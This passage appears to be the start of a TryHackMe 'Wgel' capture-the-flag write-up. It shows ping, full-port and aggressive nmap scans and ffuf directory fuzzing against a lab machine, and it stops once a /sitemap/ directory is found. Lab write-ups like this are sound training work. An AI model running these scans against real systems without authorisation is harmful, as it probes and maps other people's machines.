

Wgel CTF (THM)

ip of the machine :- 10.10.174.152




```
~/testing (4.224s)
ping 10.10.174.152 -c 5

PING 10.10.174.152 (10.10.174.152) 56(84) bytes of data.
64 bytes from 10.10.174.152: icmp_seq=1 ttl=60 time=164 ms
64 bytes from 10.10.174.152: icmp_seq=2 ttl=60 time=284 ms
64 bytes from 10.10.174.152: icmp_seq=3 ttl=60 time=172 ms
64 bytes from 10.10.174.152: icmp_seq=4 ttl=60 time=199 ms
64 bytes from 10.10.174.152: icmp_seq=5 ttl=60 time=186 ms

--- 10.10.174.152 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 163.521/200.831/283.559/43.130 ms
```

machine is on!!!




```
~/testing (1m 23.95s)
nmap -p- --min-rate=10000 10.10.174.152

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-12 19:07 IST
Warning: 10.10.174.152 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.174.152
Host is up (0.17s latency).
Not shown: 34787 closed tcp ports (conn-refused), 30746 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 83.91 seconds
```

only two open ports!!!




```
~/testing (16.117s)
nmap -p 22,80 -sC -A -T5 10.10.174.152

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-12 19:09 IST
Nmap scan report for 10.10.174.152
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.08 seconds
```

did an aggressive scan and found some versions of the services running.



```
~/testing (1m 46.56s)
ffuf -u http://10.10.174.152/FUZZ -w /usr/share/dirb/wordlists/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.174.152/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 189ms]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 170ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 159ms]
sitemap                 [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 691ms]
:: Progress: [20469/20469] :: Job [1/1] :: 63 req/sec :: Duration: [0:01:46] :: Errors: 0 ::
```

got some directories....




Not secure 10.10.174.152/sitemap/

UNAPP

Take on your biggest projects and goals

